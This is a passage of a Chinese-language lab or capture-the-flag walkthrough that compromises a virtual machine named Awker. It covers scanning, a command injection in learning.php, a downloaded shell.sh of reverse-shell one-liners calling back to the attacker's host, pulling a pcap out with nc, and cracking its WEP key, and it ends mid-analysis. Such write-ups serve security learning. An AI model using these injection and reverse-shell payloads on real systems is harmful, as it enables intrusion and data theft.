一、信息收集


主机发现

```
┌──(root㉿kali)-[/home/kali]
└─# arp-scan -I eth1 192.168.56.0/24
Interface: eth1, type: EN10MB, MAC: 00:0c:29:34:da:f5, IPv4: 192.168.56.103
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.56.1    0a:00:27:00:00:03       (Unknown: locally administered)
192.168.56.100  08:00:27:47:17:7f       (Unknown)
192.168.56.139  08:00:27:d9:2c:bc       (Unknown)

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.882 seconds (136.03 hosts/sec). 3
responded
```

端口扫描

```
┌──(root㉿kali)-[/home/kali]
└─# nmap 192.168.56.139 -p-
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-06 11:32 EDT
Nmap scan report for 192.168.56.139
Host is up (0.00073s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:D9:2C:BC (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 21.05 seconds
```


80端口



PHP Version 8.3.19


System	Linux Awker 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64
Build Date	Mar 13 2025 17:34:44
Build System	Linux
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/8.3/apache2
Loaded Configuration File	/etc/php/8.3/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/8.3/apache2/conf.d
Additional .ini files parsed	/etc/php/8.3/apache2/conf.d/10-mysqlnd.ini, /etc/php/8.3/apache2/conf.d/10-opcache.ini, /etc/php/8.3/apache2/conf.d/10-pdo.ini, /etc/php/8.3/apache2/conf.d/15-xml.ini, /etc/php/8.3/apache2/conf.d/20-calendar.ini, /etc/php/8.3/apache2/conf.d/20-ctype.ini, /etc/php/8.3/apache2/conf.d/20-curl.ini, /etc/php/8.3/apache2/conf.d/20-dom.ini, /etc/php/8.3/apache2/conf.d/20-exif.ini, /etc/php/8.3/apache2/conf.d/20-ffi.ini, /etc/php/8.3/apache2/conf.d/20-fileinfo.ini, /etc/php/8.3/apache2/conf.d/20-ftp.ini, /etc/php/8.3/apache2/conf.d/20-gd.ini, /etc/php/8.3/apache2/conf.d/20-gettext.ini, /etc/php/8.3/apache2/conf.d/20-iconv.ini, /etc/php/8.3/apache2/conf.d/20-mbstring.ini, /etc/php/8.3/apache2/conf.d/20-mysqli.ini, /etc/php/8.3/apache2/conf.d/20-pdo_mysql.ini, /etc/php/8.3/apache2/conf.d/20-phar.ini, /etc/php/8.3/apache2/conf.d/20-posix.ini, /etc/php/8.3/apache2/conf.d/20-readline.ini, /etc/php/8.3/apache2/conf.d/20-shmop.ini, /etc/php/8.3/apache2/conf.d/20-simplexml.ini, /etc/php/8.3/apache2/conf.d/20-sockets.ini, /etc/php/8.3/apache2/conf.d/20-sysvmsg.ini, /etc/php/8.3/apache2/conf.d/20-sysvsem.ini, /etc/php/8.3/apache2/conf.d/20-sysvshm.ini, /etc/php/8.3/apache2/conf.d/20-tokenizer.ini, /etc/php/8.3/apache2/conf.d/20-xmlreader.ini, /etc/php/8.3/apache2/conf.d/20-xmlwriter.ini, /etc/php/8.3/apache2/conf.d/20-xsl.ini, /etc/php/8.3/apache2/conf.d/20-zip.ini
PHP API	20230831
PHP Extension	20230831
Zend Extension	420230831
Zend Extension Build	API420230831,NTS
PHP Extension Build	API20230831,NTS
Debug Build	no

用`gobuster`进行目录扫描 发现有一个`learning.php`



```
┌──(root㉿LAPTOP-40PQI58C)-[~]
└─# gobuster dir -u http://192.168.56.139/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -
x .html,.php,.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.56.139/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              html,php,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 279]
/.php                 (Status: 403) [Size: 279]
/index.php            (Status: 200) [Size: 85760]
/learning.php         (Status: 200) [Size: 4891]
/.html                (Status: 403) [Size: 279]
/.php                 (Status: 403) [Size: 279]
```

执行`awk '{print $1}' sample_data.txt;ls`有命令注入




4 赵六 35 女 深圳

```
$ 输入awk命令，例如：awk '{print $1}' sample_data.txt
```

```
执行命令：awk '{print $1}' sample_data.txt;ls
输出结果：
1
2
3
4
index.php
learning.php
sample_data.txt
```

还有`wget`命令



```
$ 输入awk命令，例如：awk '{print $1}' sample_data.txt
```


```
执行命令：awk '{print $1}' sample_data.txt;wget -h
输出结果：
1
2
3
4
GNU Wget 1.21, a non-interactive network retriever.
Usage: wget [OPTION]... [URL]...

Mandatory arguments to long options are mandatory for short options too.

Startup:
  -V,  --version                   display the version of Wget and exit
  -h,  --help                      print this help
  -b,  --background                go to background after startup
  -e,  --execute=COMMAND           execute a `.wgetrc'-style command

Logging and input file:
  -o,  --output-file=FILE          log messages to FILE
  -a,  --append-output=FILE        append messages to FILE
  -d,  --debug                     print lots of debugging information
```

反弹shell的方式我从自己的kali上面拿了一个`shell.sh`过来

shell.sh的内容

```
#!/bin/bash

bash -i >& /dev/tcp/192.168.56.103/7777 0>&1 || \
/bin/bash -i > /dev/tcp/192.168.56.103/7777 0<& 2>&1 || \
exec /bin/sh 0</dev/tcp/192.168.56.103/7777 1>&0 2>&0 || \
0<&196;exec 196<>/dev/tcp/192.168.56.103/7777; sh <&196 >&196 2>&196 || \
0<&196;exec 196<>/dev/tcp/192.168.56.103/7777; sh <&196 >&196 2>&196 || \
rm -f /tmp/p; mknod /tmp/p p && telnet 192.168.56.103 7777 0/tmp/p 2>&1 || \
telnet 192.168.56.103 7777 | /bin/bash | telnet 192.168.56.103 444 || \
rm -f f; mkfifo f; cat f | /bin/sh -i 2>&1 | telnet 192.168.56.103 7777 > f || \
rm -f x; mknod x p && telnet 192.168.56.103 7777 0<x | /bin/bash 1>x
```

这样拿了一个shell



```
4 赵六 35 女 深圳
```

```
$ awk '{print $1}' sample_data.txt;/tmp/shell.sh
```

```
执行命令：awk '{print $1}' sample_data.txt;wget -P /tmp 192.
输出结果：
--2025-05-06 11:45:53--  http://192.168.56.103:8000/shell.sh
Connecting to 192.168.56.103:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 628 [text/x-sh]
Saving to: '/tmp/shell.sh'

     OK

2025-05-06 11:45:53 (42.9 MB/s) - '/tmp/shell.sh' saved [628/628]
```

```
rm -f x; mknod x p && telnet 192.168.56.103 7777 0<x | /bin/bash 1>x

┌──(root㉿kali)-[/home/kali/Desktop]
└─# python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.56.139 - - [06/May/2025 11:45:54] "GET /shell.sh HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.

┌──(root㉿kali)-[/home/kali/Desktop]
└─# nc -lvkp 7777
listening on [any] 7777 ...
192.168.56.139: inverse host lookup failed: Unknown host
connect to [192.168.56.103] from (UNKNOWN) [192.168.56.139] 34756
bash: cannot set terminal process group (425): Inappropriate ioctl for device
bash: no job control in this shell
www-data@Awker:/var/www/html$
```

要将输入定向到该虚拟机，请将鼠标指针移入其中或按 Ctrl+G。

```
www-data@Awker:/home/welcome$ ls
WEP-capture.pcap
user.txt
```

`/home/welcome`目录中有一个`WEP-capture.pcap`文件，用nc将它下载了下来


接收端执行

```
nc -l -p 12345 > received_file
```

发送端执行

```
nc 192.168.1.100 12345 < WEP-capture.pcap
```

用wireshark打开后是一段wifi流量




```
No.   Time       Source                  Destination             Protocol Lengtł Info
    1 0.000000   TpLinkTechno_1f:73:…   Broadcast               802.11    149 Beacon frame, SN=411, FN=0, Flags=........, BI=1(
    2 1.413691   TpLinkTechno_1f:73:…   Bilianelectr_72:87:…    802.11    258 Probe Response, SN=1093, FN=0, Flags=........, BI
    3 1.416251   TpLinkTechno_1f:73:…   Bilianelectr_72:87:…    802.11    258 Probe Response, SN=1093, FN=0, Flags=....R..., BI
    4 1.418303   TpLinkTechno_1f:73:…   Bilianelectr_72:87:…    802.11    258 Probe Response, SN=1093, FN=0, Flags=....R..., BI
    5 1.420864   TpLinkTechno_1f:73:…   Bilianelectr_72:87:…    802.11    258 Probe Response, SN=1093, FN=0, Flags=....R..., BI
    6 2.551417   HuaweiTechno_ea:b5:…   Broadcast               802.11    108 Data, SN=1094, FN=0, Flags=.p....F.
    7 2.635347   ChinaDragonT_2b:54:…   AVM_0b:2e:35            802.11     16 Request-to-send, Flags=........
    8 4.122323   AskeyCompute_bf:0b:…   AzureWaveTec_b2:e1:…    802.11     16 Request-to-send, Flags=........
    9 4.122324                          AskeyCompute_bf:0b:…    802.11     10 Clear-to-send, Flags=........
   10 4.140286   TpLinkTechno_1f:73:…   IPv4mcast_7f:ff:fa      802.11    332 Data, SN=1095, FN=0, Flags=.p....F.
   11 4.242173   TpLinkTechno_1f:73:…   IPv4mcast_7f:ff:fa      802.11    341 Data, SN=1096, FN=0, Flags=.p....F.
   12 4.342526   TpLinkTechno_1f:73:…   IPv4mcast_7f:ff:fa      802.11    404 Data, SN=1097, FN=0, Flags=.p....F.
   13 4.418810   TpLinkTechno_1f:73:…   Bilianelectr_72:87:…    802.11    258 Probe Response, SN=1098, FN=0, Flags=........, BI
   14 4.420858   TpLinkTechno_1f:73:…   Bilianelectr_72:87:…    802.11    258 Probe Response, SN=1098, FN=0, Flags=....R..., BI
   15 4.423422   TpLinkTechno_1f:73:…   Bilianelectr_72:87:…    802.11    258 Probe Response, SN=1098, FN=0, Flags=....R..., BI
   16 4.425467   TpLinkTechno_1f:73:…   Bilianelectr_72:87:…    802.11    258 Probe Response, SN=1098, FN=0, Flags=....R..., BI
   17 4.444410   TpLinkTechno_1f:73:…   IPv4mcast_7f:ff:fa      802.11    396 Data, SN=1099, FN=0, Flags=.p....F.
   18 4.545274   TpLinkTechno_1f:73:…   IPv4mcast_7f:ff:fa      802.11    341 Data, SN=1100, FN=0, Flags=.p....F.
```

```
> Frame 1: 149 bytes on wire (1192 bits), 149 bytes captured (119;
> IEEE 802.11 Beacon frame, Flags: ........
> IEEE 802.11 Wireless Management
```


```
0000  80 00 00 00 ff ff ff ff  ff ff 00 23 cd 1f 73 b0   ········
0010  00 23 cd 1f 73 b0 b0 19  80 9d b7 4e 00 00 00 00   ·#··s···
0020  64 00 31 04 00 0b 57 69  72 65 6c 65 73 73 4c 61   d·1···Wi
0030  62 01 08 82 84 8b 96 0c  12 18 24 03 01 01 05 04   b·······
0040  00 01 00 00 2a 01 00 32  04 30 48 60 6c dd 18 00   ····*··2
0050  50 f2 02 01 01 86 00 03  a4 00 00 27 a4 00 00 42   P·······
0060  43 5e 00 62 32 2f 00 dd  09 00 03 7f 01 01 00 00   C^·b2/··
0070  ff 7f dd 0a 00 03 7f 04  01 00 00 00 40 00 dd 0e   ········
0080  00 50 f2 04 10 4a 00 01  10 10 44 00 01 02 dd 05   ·P···J··
0090  00 50 f2 05 00                                     ·P···
```

用`aircrack-ng`跑出了key



```
Opening C:\Users\legion\Downloads\received_file.pcap
Read 71032 packets.

1 potential targets

Attack will be restarted every 5000 captured ivs.

                                                   Aircrack-ng 1.7


                                      [00:00:00] Tested 40177 keys (got 17273 IVs)

   KB    depth   byte(vote)
    0    0/  1   4D(28160) 24(23808) 58(23552) 44(22528) B7(22528) 94(21760) D2(21504) 71(20992) 00(20992)
    1    4/ 25   59(21760) E1(21504) 5B(21504) B0(20992) A6(20736) 56(20736) 98(20736) B1(20480) EF(20480)
    2   33/ 41   DF(19712) FB(19712) 5F(19712) 62(19712) 41(19456) F2(19456) 81(19456) 7C(19456) 7B(19456)
    3   15/ 40   45(20992) 04(20736) 94(20736) B2(20480) 00(20480) 0F(20480) 58(20480) 20(20224) 1E(20224)
    4    0/  1   59(27648) 6F(23040) 25(22016) 20(21760) 38(21760) 84(21504) 30(21504) E7(21504) DB(21504)

                     KEY FOUND! [ 4D:59:4B:45:59 ] (ASCII: MYKEY )
        Decrypted correctly: 100%


C:\Users\legion\Downloads\aircrack-ng-1.7-win\bin>
```

然后把流量解开了


received_file-dec
文件(F) 编辑(E) 视图(V) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(Y) 无线(W) 工具(T) 帮助(H)
应用显示过滤器 … <Ctrl-/>

```
